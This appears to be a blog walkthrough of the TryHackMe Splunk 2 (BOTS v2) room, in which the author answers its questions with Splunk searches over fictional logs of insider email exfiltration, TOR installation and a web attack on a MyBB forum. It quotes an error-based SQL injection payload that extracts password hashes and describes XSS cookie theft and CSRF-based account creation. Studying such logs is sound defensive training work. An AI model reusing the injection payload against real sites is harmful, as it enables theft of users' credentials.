
The Try Hack Me Splunk 2 room is a continuation of Splunk: Basics, which introduces Splunk, one of the leading SIEM solutions for collecting, analyzing, and correlating logs. The Splunk 2 room is based on the Boss of the SOC (BOTS) competition hosted by Splunk. In this article I'll walk-through all questions on each of the tasks.

100 Series Questions


1). Amber Turing was hoping for Frothly to be acquired by a potential competitor which fell through, but visited their website to find contact information for their executive team. What is the website domain that she visited?

To find which website Amber visited, I first need to figure out her IP address. As mentioned in the introduction, "The environment included a Palo Alto Networks (PAN) next-generation firewall to capture traffic and provide web proxy services". Knowing that web traffic was captured by the PAN firewall & proxy, I can search for her IP there:

index="botsv2" sourcetype="pan:traffic" amber



Clicking the drop down next to the event displays the field names and values:




Now that I know Amber's IP address is 10.0.2.101, I can add that to my search. Since I only want to see web traffic, I will edit my source type to HTTP stream as well:

index="botsv2" sourcetype="stream:http" "10.0.2.101"

While this command will display all websites that Amber visited, I only care about the competitor's website she visited. Knowing they work in the Beer industry, I can add that to my search using wildcard operators. I do not want duplicates returned, so I'll make sure to exclude those (ded up), while displaying my results in a table view (table):

index="botsv2" sourcetype="stream:http" "10.0.2.101" *beer*
| dedup site
| table site



2). Amber found the executive contact information and sent him an email. What image file displayed the executive's contact information? Answer example: /path/image.ext

Now that I know the competitor's website, I can add it to my search:

index="botsv2" sourcetype="stream:http" "10.0.2.101" www.berkbeer.com

There are only 12 events in this search and looking through the results I find that this URI path to the 'ceoburk.png' is likely what I am looking for:

3). What is the CEO's name? Provide the first and last name.

Changing the source type from HTTP to SMTP will display all captured email communications. I will remove Amber's IP address and just search for any mail traffic going to or from berkbeer.com:

index="botsv2" sourcetype="stream:smtp" "berkbeer.com"

This returns 6 events and allows me to find an being sent from the CEO, mberk@berkbeer.com:

Since SMTP is sent in plaintext over the network, I'll be able to see the contents (body) of the email by clicking the 'Show as raw text':

ransport-CrossTenantHeadersStamped: CY1PR18MB0581\r\n\r\n","--=_8177b74425496b166cbde61bd37bbf96\r\n","Content-Typ
e: text/plain; charset=UTF-8\r\nContent-Transfer-Encoding: quoted-printable\r\n\r\n","Hello Amber,=C2=A0=0A=0AGreat
to hear from you, yes it is unfortunate th=\r\ne way things turned=0Aout. It would be great to speak with you direc
tly,=\r\n I would also like=0Ato have Bernhard on the call as I think he might ha=\r\nve some questions=0Afor you.
=C2=A0Give me a call this afternoon if you=\r\n are free.=C2=A0=0A=0AMartin Berk=0ACEO=0A777.222.8765=0Amberk@berkb
eer.=\r\ncom=0A=0A----- Original Message -----=0AFrom: \"Amber Turing\" <aturing@fr=\r\noth.ly>=0ATo:\"mberk@berkbe
er.com\" <mberk@berkbeer.com>=0ACc:=0ASent:Fri,=\r\n 11 Aug 2017 15:49:01 +0000=0ASubject:Amber from Froth.ly=0A=0A
=09Mr. Be=\r\nrnhard,=0A=0A=09=C2=A0=C2=A0 I was very sorry to hear about the acquisit=\r\nion falling through.=0AI
was very excited to work with you in the future=\r\n.. I have to admit, I=0Aam a little worried about my future her
e. I=E2=80=\r\n=99d love to talk to you=0Aabout some information I have regarding my wo=\r\nrk.=0A=0A Amber Turing=
0A Principal Scientist=0A 867.322.1123=0A Froth.l=\r\ny=0A=0A=09\r\n\r\n--=_8177b74425496b166cbde61bd37bbf96\r\n","
Content-Type: text/html; charset=UTF-8\r\nContent-Transfer-Encoding: quoted-printable\r\n\r\n","<html><body style=3
D\"font-family: Helvetica,Arial,sans-serif; font-size:=\r\n 12px;\">Hello Amber,=C2=A0
 Great to
hear from you, ye=\r\ns it is unfortunate the way things turned out. It would be great to spea=\r\nk with you direc
tly, I would also like to have Bernhard on the call as I=\r\n think he might have some questions for you. =C2=A0Giv
e me a call this a=\r\nfternoon if you are free.=C2=A0
 Martin Berk</di=\r\nv> CEO</div
> 777.222.8765 mberk@berkbeer.com

<b=\r\nlockquote class=3D\"atmailquote\">
----- Original
Message -----
<div=\r\n id=3D\"origionalMessageFromField\" style=3D\"width:100%;display:inline;bac=\r\nkground:r
gb(228,228,228);\"><div style=3D\"display:inline;font-weight:bold=\r\n;\">From: \"Amber Turing\" <aturing@
froth.ly>
<div id=\r\n=3D\"origionalMessageToField\" style=3D\"display:inline;font-weight:bold;\">=\r\n
To: \"mberk@berkbeer.com\" <mberk@berkbeer.com>
<div id=3D\"o=\r\nrigionalMessageSentField\" style=3
D\"display:inline;font-weight:bold;\">Cc:=\r\n
<div style=3D\"display:inline;font-weight:bold;\">Sent:</di
v>Fri=\r\n, 11 Aug 2017 15:49:01 +0000
<div id=3D\"origionalMessageSubjectField\"=\r\n style=3D\"display:inline;
font-weight:bold;\">Subject: Amber from Fro=\r\nth.ly

<div class=3D\"WordSection1\">=0A<p class=3
D\"MsoNormal\">M=\r\nr. Bernhard, =0A<p class=3D\"MsoNormal\">=C2=A0=C2=A0 I was very=\r\n sorry to hear
about the acquisition falling through. I was very excited=\r\n to work with you in the future. I have to admit, I a
m a little worried=\r\n about my future here. I=E2=80=99d love to talk to you about some inform=\r\nation I have re
garding=0A my work.


=0AAmber Turing
=0APrincipa=\r\nl Scientist
=0A867.322.1123
=0AFroth.ly

Reading through the contents of the email, I'm able to find the full name of the CEO, Martin Berk, likely as an email signature.

4). What is the CEO's email address?

As shown in the previous question the SMTP events expose Martin Berk's email address:

index="botsv2" sourcetype="stream:smtp" "berkbeer.com"



5). After the initial contact with the CEO, Amber contacted another employee at this competitor. What is that employee's email address?

Again, looking at the SMTP traffic, the first (most recent) event shows an email being sent from Amber:

index="botsv2" sourcetype="stream:smtp" "berkbeer.com"

```
reply_time: 5672
request_ack_time: 11
request_time: 295371
response_ack_time: 61660
response_code: 250
response_time: 0
sender: Amber Turing <aturing@froth.ly>
sender_alias: Amber Turing
sender_email: aturing@froth.ly
server_response: 250 2.0.0 Ok: queued as 9F40C179324
server_rtt: 10
server_rtt_packets: 32
server_rtt_sum: 340
src_ip: 104.47.32.82
src_mac: 06:E3:CC:18:AA:33
src_port: 44384
subject: RE: Heinz Bernhard Contact Information
time_taken: 301043
timestamp: 2017-08-30T15:07:59.774655Z
transport: tcp
}
```


Show as raw text


host = matar | source = stream:smtp | sourcetype = stream:smtp

Looking into the email contents by clicking on 'Show as raw text', I can see that it is an email being sent from aturning@froth.ly, to hbernhard@berkbeer.com:

i	Time	Event
>	8/30/17 3:08:00.075 PM	{"endtime":"2017-08-30T15:08:00.075698Z","timestamp":"2017-08-30T15:07:59.774655Z","ack_packets_in":0,"ack_packets_out":31,"attach_disposition":["attachment"],"attach_filename":["Saccharomyces_cerevisiae_patent.docx"],"attach_size":[142540],"attach_size_decoded":[104162],"attach_transfer_encoding":["base64"],"attach_type":["application/vnd.openxmlformats-officedocument.wordprocessingml.document"],"bytes":155976,"bytes_in":155939,"bytes_out":37,"capture_hostname":"matar","client_rtt":0,"client_rtt_packets":0,"client_rtt_sum":0,"content":["DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;\r\n d=jacobsmythe111.onmicrosoft.com; s=selector1-froth-ly;\r\n h=From:Date:Subject:Message-ID:Content-Type:MIME-Version;\r\n bh=Z0GM9bJsAS+uLaRKNch58NNxufAfiyNV6xq0dknGJLg=;\r\n b=dqBFhKhUaLrdGznwnzyaxE1lsOdRCpiJ1kIFvj9uwY7lqNmlEOmxj5VkjXRnSxF6BcC+Nc1DcT1CnFAgAxSHBVR5XJJ3VtVZGn+yo2CPcXJgu9WDPouAqY9lHxCPLooSlJ4Vohl+9mEX2dsegc9abBmiioWUZh1JGQ+FpRfkQU8=\r\nReceived: from SN1PR18MB0589.namprd18.prod.outlook.com (10.165.30.25) by\r\n SN1PR18MB0254.namprd18.prod.outlook.com (10.163.58.153) with Microsoft SMTP\r\n Server (version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384_P256) id\r\n 15.20.13.10; Sat, 30 AUG 2017 15:07:57 +0000\r\nReceived: from SN1PR18MB0589.namprd18.prod.outlook.com ([10.165.30.25]) by\r\n SN1PR18MB0589.namprd18.prod.outlook.com ([10.165.30.25]) with mapi id\r\n 15.20.0013.018; Sat, 30 AUG 2017 15:07:56 +0000\r\nFrom: Amber Turing <aturing@froth.ly>\r\nTo: \"'hbernhard@berkbeer.com'\" <hbernhard@berkbeer.com>\r\nSubject: RE: Heinz Bernhard Contact Information\r\nThread-Topic: Heinz Bernhard Contact Information\r\nThread-Index: AdMmWKPmKuxl/HTuQUmaKu4cR0kvMw==\r\nDate: Sat, 30 AUG 2017 15:07:56 +0000\r\nMessage-ID: <SN1PR18MB058979205875E88B06061480D4960@SN1PR18MB0589.namprd18.prod.outlook.com>\r\nAccept-Language: en-US\r\nContent-Language: en-US\r\nX-MS-Has-Attach: yes\r\nX-MS-TNEF-Correlator:\r\nauthentication

6). What is the name of the file attachment that Amber sent to a contact at the competitor?

Looking into the same event as the previous question, there is a field called ‘attach_filename’ and when expanded, exposes the file that was attached to Amber’s email to Bernhard:



7). What is Amber's personal email address?

Referencing the same event as shown in the previous 2 questions, I can see that a part of the content of the email appears the be base64 encoded:

Content-Type: text/plain; charset="utf-8" Content-Transfer-Encoding: base 64

VGhhbmtzIGZvciB0YWtpbmcgdGhlIHRpbWUgdG9kYXksIEFzIGRpc2N1c3
NIZCBoZXJlIGIzIHRo ZSBkb2N1bWVudCBJIHdhcyByZWZlcnJpbmcgdG8ul
CBQcm9iYWJseSBiZXR0ZXIgdG8gdGFrZSB0 aGIzIG9mZmxpbmUuIEVtY
WIsIG1lIGZyb20gbm93IG9ulGF0IGFtYmVyc3RoZWJlc3RAeWVhc3Rp ZWJl
YXN0aWUuY29tPG1haWx0bzphbWJlcnN0aGViZXN0QHllYXN0aWViZWFz
dGllLmNvbT4NCg0K RnJvbTogaGJlcm5oYXJkQGJlcmtiZWVyLmNvbTxtYWl
sdG86aGJlcm5oYXJkQGJlcmtiZWVyLmNv bT4gW21haWx0bzpoYmVybmh
hcmRAYmVya2JlZXIuY29tXQ0KU2VudDogRnJpZGF5LCBBdWd1c3Qg MT
EsIDIwMTcgOTowOCBBTQ0KVG86IEFtYmVyIFR1cmluZyA8YXR1cmluZ0B
mcm90aC5seTxtYWls dG86YXR1cmluZ0Bmcm90aC5seT4+DQpTdWJqZW
N0OiBIZWlueiBCZXJuaGFyZCBDb250YWN0IEIu Zm9ybWF0aW9uDQoN
CkhlbGxvIEFtYmVyLA0KDQpHcmVhdCB0YWxraW5nIHdpdGggeW91IHRv
ZGF5 LCBoZXJlIGIzIG15IGNvbnRhY3QgaW5mb3JtYXRpb24uIERvIHlvdSBo
YXZlIGEgcGVyc29uYWwg ZW1haWwgSSBjYW4gcmVhY2ggeW91IGF0IGF
zIHdlbGw/DQoNCIRoYW5rIFlvdQ0KDQpIZWlueiBC ZXJuaGFyZA0KaGVyb
mhhcmRAYmVya2JlZXIuY29tPG1haWx0bzpoZXJuaGFyZEBiZXJrYmVlci5j
b20+DQo4NjUuODg4Ljc1NjMNCg0K --_000_SN1PR18MB058979205875
E88B06061480D4960SN1PR18MB0589namp_

Decoding this text, using a tool like CyberChef, results in the following:

Input

```
VGhhbmtzIGZvciB0YWtpbmcgdGhlIHRpbWUgdG9kYXksIEFzIGRpc2N1c3NlZCBoZXJlIGlzIHRo
ZSBkb2N1bWVudCBJIHdhcyByZWZlcnJpbmcgdG8uICBQcm9iYWJseSBiZXR0ZXIgdG8gdGFrZSB0
aGlzIG9mZmxpbmUuIEVtYWlsIG1lIGZyb20gbm93IG9uIGF0IGFtYmVyc3RoZWJlc3RAeWVhc3Rp
ZWJlYXN0aWUuY29tPG1haWx0bzphbWJlcnN0aGViZXN0QHllYXN0aWViZWFzdGllLmNvbT4NCg0K
RnJvbTogaGJlcm5oYXJkQGJlcmtiZWVyLmNvbTxtYWlsdG86aGJlcm5oYXJkQGJlcmtiZWVyLmNv
bT4gW21haWx0bzpoYmVybmhhcmRAYmVya2JlZXIuY29tXQ0KU2VudDogRnJpZGF5LCBBdWd1c3Qg
MTEsIDIwMTcgOTowOCBBTQ0KVG86IEFtYmVyIFR1cmluZyA8YXR1cmluZ0Bmcm90aC5seTxtYWls
dG86YXR1cmluZ0Bmcm90aC5seT4+DQpTdWJqZWN0OiBIZWlueiBCZXJuaGFyZCBDb250YWN0IElu
Zm9ybWF0aW9uDQoNCkhlbGxvIEFtYmVyLA0KDQpHcmVhdCB0YWxraW5nIHdpdGggeW91IHRvZGF5
LCBoZXJlIGlzIG15IGNvbnRhY3QgaW5mb3JtYXRpb24uIERvIHlvdSBoYXZlIGEgcGVyc29uYWwg
ZW1haWwgSSBjYW4gcmVhY2ggeW91IGF0IGFzIHdlbGw/DQoNClRoYW5rIFlvdQ0KDQpCZXJuaGFy
ZA0KaGVybmhhcmRAYmVya2JlZXIuY29tPG1haWx0bzpoZXJuaGFyZEBiZXJrYmVlci5jb20+DQo4
NjUuODg4Ljc1NjMNCg0K
--_000_SN1PR18MB058979205875E88B06061480D4960SN1PR18MB0589namp_
```

1020 3 Raw Bytes LF

Output


```
Thanks for taking the time today, As discussed here is the document I was
referring to.  Probably better to take this offline. Email me from now on at
ambersthebest@yeastiebeastie.com<mailto:ambersthebest@yeastiebeastie.com>␍␊
␍␊
From: hbernhard@berkbeer.com<mailto:hbernhard@berkbeer.com>
[mailto:hbernhard@berkbeer.com]␍␊
Sent: Friday, August 11, 2017 9:08 AM␍␊
To: Amber Turing <aturing@froth.ly<mailto:aturing@froth.ly>>␍␊
Subject: Heinz Bernhard Contact Information␍␊
␍␊
Hello Amber,␍␊
␍␊
Great talking with you today, here is my contact information. Do you have a
personal email I can reach you at as well?␍␊
␍␊
Thank You␍␊
␍␊
Heinz Bernhard␍␊
hernhard@berkbeer.com<mailto:hernhard@berkbeer.com>␍␊
865.888.7563␍␊
```

200 Series Questions

1). What version of TOR Browser did Amber install to obfuscate her web browsing? Answer guidance: Numeric with one or more delimiter.

I want to search the botsv2 index for the initial installation of the TOR browser on Amber's computer. To do so, I'll include the keywords 'amber', 'tor', and 'install', sorting my results with the oldest at the top:

```
index="botsv2" "tor" "amber" "install"
| sort -_time desc
```




In the first event, I can see that the user amber.turing downloaded version 7.0.4 of the TOR browser to her downloads folder.

2). What is the public IPv4 address of the server running www.brewertalk.com?

To find the public IPv4 address of the server running www.brewertalk.com, I'll need to look into the DNS logs, since the HTTP logs will only display private IP addresses. The specific field I'm looking for here is 'host_addr':

```
index="botsv2" source="stream:dns" "www.brewertalk.com"
| table host_addr{}
| dedup host_addr{}
```



This returns a single result of 52.42.208.228. I can also find the private IPv4 address of the by searching for the destination IP address field:

index="botsv2" source="stream:http" "www.brewertalk.com"
| table dest_ip
| dedup dest_ip

Here I find a likely private IP address of 172.31.4.249, as well as the public IP address I found earlier.

3). Provide the IP address of the system used to run a web vulnerability scan against www.brewertalk.com.

A web vulnerability scan will cause a lot of traffic to be sent from a single IP address to the web server. I can search the HTTP logs for a count of source IP addresses hitting www.brewertalk.com:

index="botsv2" source="stream:http" "www.brewertalk.com"
| stats count by src_ip

src_ip	count
45.77.65.211	4853
52.40.10.231	317
172.31.10.10	303
10.0.2.109	90
71.39.18.125	89
174.209.13.154	23
136.0.2.138	12
136.0.0.125	3

45.77.65.211 is the source IP address that has the most traffic hitting the server by a significant amount so it's safe to assume that this is the IP address of the system that ran the vulnerability scan.

The IP address from Q#2 is also being used by a likely different piece of software to attack a URI path. What is the URI path? Answer guidance: Include the leading forward slash in your answer. Do not include the query string or other parts of the URI. Answer example: /phpinfo.php

Since I know the attackers IP address, 45.77.65.211, and the IP address of the web server, 172.31.4.249, I can search the logs for the most common occurrence of the URI path that's being hit:

```
index="botsv2" src_ip="45.77.65.211" dest_ip="172.31.4.249"
| stats count by uri_path
```

uri_path	count
/member.php	662
/search.php	164
/	47
/admin/	6
/Debian-exim/	4
/GwkBd.html	4
/apache/	4
/archive/	4
/backup/	4
/cache/	4

What SQL function is being abused on the URI path from the previous question?

I added the URI path I found from the previous question to my search, as well as the keyword ‘select’, since that’s a required statement in SQL commands:

index="botsv2" src_ip="45.77.65.211" dest_ip="172.31.4.249" uri_path="/member.php" select

```
<body>
        <div id="container">
                <div id="logo">
                        <h1><a href="http://www.mybb.com/" title="MyBB"><span
class="invisible">MyBB</span></a></h1>
                </div>

                <div id="content">
                        <h2>MyBB SQL Error</h2>

                        <div id="error">
                                <p>MyBB has experienced an internal SQL error
and cannot continue.</p><dl>
<dt>SQL Error:</dt>
<dd>1105 - XPATH syntax error: ':f'</dd>
<dt>Query:</dt>
<dd>
                        SELECT q.*, s.sid
                        FROM mybb_questionsessions s
                        LEFT JOIN mybb_questions q ON (q.qid=s.qid)
                        WHERE q.active='1' AND s.sid='makman' and
updatexml(NULL,concat (0x3a,(SUBSTRING((SELECT password FROM mybb_users ORDER BY
UID LIMIT 5,1), 32, 31))),NULL) and '1'
                </dd>
</dl>

                                <p id="footer">Please contact the <a
href="http://www.mybb.com">MyBB Group</a> for technical support.</p>
                        </div>
                </div>
        </div>
</body>
```

What was the value of the cookie that Kevin's browser transmitted to the malicious URL as part of an XSS attack? Answer guidance: All digits. Not the cookie name or symbols like an

I know cross-site scripting is an attack against a web application, so I can set the source type as HTTP. Additionally, I'll add 'kevin' to my search since it's asking for Kevin's browser cookie. Finally, I'll add '<script>' to my search since that's a common tag used in XXS attacks:

index="botsv2" sourcetype="stream:http" kevin "<script>"

This returns only 1 event, so I'll grab that cookie value since it's likely the one the attacker stole from Kevin's browser:

What brewertalk.com username was maliciously created by a spear phishing attack?

In the same event from the previous question, I can see in the dest_content field that Kevin's CRSF token gets stored in a variable called 'my_post_key', which is then used to create a new account with the username 'klagerfield' and a password of 'beer_lulz':

```
</head>
<body>
<div id="container">
        <div id="logo"><h1><span class="invisible">MyBB Admin CP</span></h1></div>
